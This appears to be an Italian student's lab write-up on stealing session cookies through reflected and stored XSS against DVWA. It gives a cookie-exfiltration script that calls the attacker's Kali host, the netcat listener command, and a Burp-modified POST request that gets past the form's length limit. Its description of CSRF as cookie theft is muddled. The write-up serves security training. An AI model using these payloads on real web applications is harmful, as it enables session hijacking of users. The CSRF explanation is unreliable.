[CONSEGNA SETTIMANA 6 LEZIONE 5]

Attacchi CSRF tramite XSS reflected e stored

Uno degli attacchi più comuni alle web application riguarda il furto dei cookie di sessione. Prima di spiegare come si esegue questo attacco diamo alcune definizioni.

Cosa sono i cookie?

Riassunto in breve, i cookie sono porzioni di dati, create durante una sessione tramite il browser e immagazzinati all'interno del computer. Il loro principale utilizzo è quello legato alle procedure di autenticazione, facilitandole in quanto permette all'utente di non dover reinserire le proprie credenziali ogni volta che accede ad una web app. Sono potenzialmente molto pericolosi se rubati, in quanto contengono preziose informazioni personali e dati di accesso. Pertanto pongono un grande rischio per la sicurezza informatica e sono uno dei principali obbiettivi degli attacchi alle web app.

Cosa sono gli attacchi CSRF?

"Cross-site request forgery"

Il principale obbiettivo degli attacchi CSRF è il furto dei cookie di sessione. Questo genere di attacco viaggia di pari passo con gli attacchi XSS, in quanto si è soliti usare script per raccogliere i cookie del malcapitato ma è anche possibile eseguire questo genere di attacco con altre modalità.

Cosa sono gli attacchi XSS?


"Cross-site scripting"

Tra gli attacchi che si possono effettuare alle web app, gli XSS reflected e stored si differenziano per il loro sfruttare le vulnerabilità tramite script. Questa vulnerabilità spesso è data da una mancata o incorretta configurazione della web app da parte del programmatore, ciò consente ad eventuali malintezionati di inserire script malevoli al suo interno. La principale differenza tra gli attacchi reflected e store risiede nella loro volatilià, infatti gli attacchi stored vengono salvati all'interno della web app. Questo è potenzialmente un rischio non per alcuni target nello specifico ma per un maggior numero di persone, in quanto semplicemente accedendo al sito infetto è possibile attivare involontariamente lo script malevolo.

Al contrario gli attacchi reflected non consistono nel salvare sulla web app lo script ma di generare un link contenente lo script malevolo che verrà successivamente inviato al malcapitato.

Dopo questa breve spiegazione passiamo a come si svolge un attacco **XSS reflected**.

Inanzitutto è necessario, come detto in precedenza, che la web app sia **vulnerabile**. Per avere la certezza possiamo tentare di inserire uno script non malevolo per testare la sua vulnerabilità, un banale esempio può essere uno script che modifica il font dei caratteri inseriti. Inserendo lo script **<i> test** noteremo che l'output sarà la parola test scritta in corsivo, questo ci permette di comprendere che la web app è vulnerabile dal punto di vista degli script.




Possiamo quindi inserire il nostro script malevolo per recuperare i cookie di sessione. Lo script usato in questo frangente è:

<script>var i=new Image;i.src="http://192.168.5.80:25565/?"+document.cookie;</script>

Al suo interno possiamo notare che è stato inserito **l'indirizzo IP della macchina KALI con porta 25565**, dove la macchina si trovava in ascolto tramite il comando **netcat -l -p 25565**.

Dopo aver inserito lo script e dato conferma otterremo questo risultato:



Così facendo abbiamo raggiunto il nostro scopo, ovvero rubare i cookie di sessione.

In maniera molto simile è possibile effettuare lo stesso furto di cookie tramite l'attacco ***XSS stored***, unica difficoltà che troveremo sarà il **limite di 50 caratteri** all'interno del form dove scriveremo lo script. Per ovviare a questo problema usufruiremo del software ***Burpsuite***.

Intercettando la richiesta tramite il software Burpsuite potremo modificarla prima che venga inviata al web server, consentendoci così di scrivere lo script completo. Utilizzeremo nuovamente lo script:

<script>var i=new Image;i.src="http://192.168.5.80:25565/?"+document.cookie;</script>

```
1  POST /dvwa/vulnerabilities/xss_s/ HTTP/1.1
2  Host: 192.168.5.220
3  Content-Length: 115
4  Cache-Control: max-age=0
5  Upgrade-Insecure-Requests: 1
6  Origin: http://192.168.5.220
7  Content-Type: application/x-www-form-urlencoded
8  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.159 Safari/537.36
9  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q
   =0.7
10 Referer: http://192.168.5.220/dvwa/vulnerabilities/xss_s/
11 Accept-Encoding: gzip, deflate, br
12 Accept-Language: en-US,en;q=0.9
13 Cookie: security=low; PHPSESSID=69de36ae37d10a2851e6192570b06c17
14 Connection: close
15
16 txtName=test&mtxMessage=%3Cscript%3Evar+i%3Dnew+Image%3Bi.src%3D%22http%3A%2F%2F192.168.5.80&btnSign=Sign+Guestbook
```

Dopo aver modificato la richiesta del metodo **POST** tramite ***Burpsuite***, otterremo nuovamente lo stesso risultato dell'attacco XSS reflected, ma in questo caso, il malcapitato non avrà bisogno di un link compromesso, in quanto lo script è ora salvato sulla web app.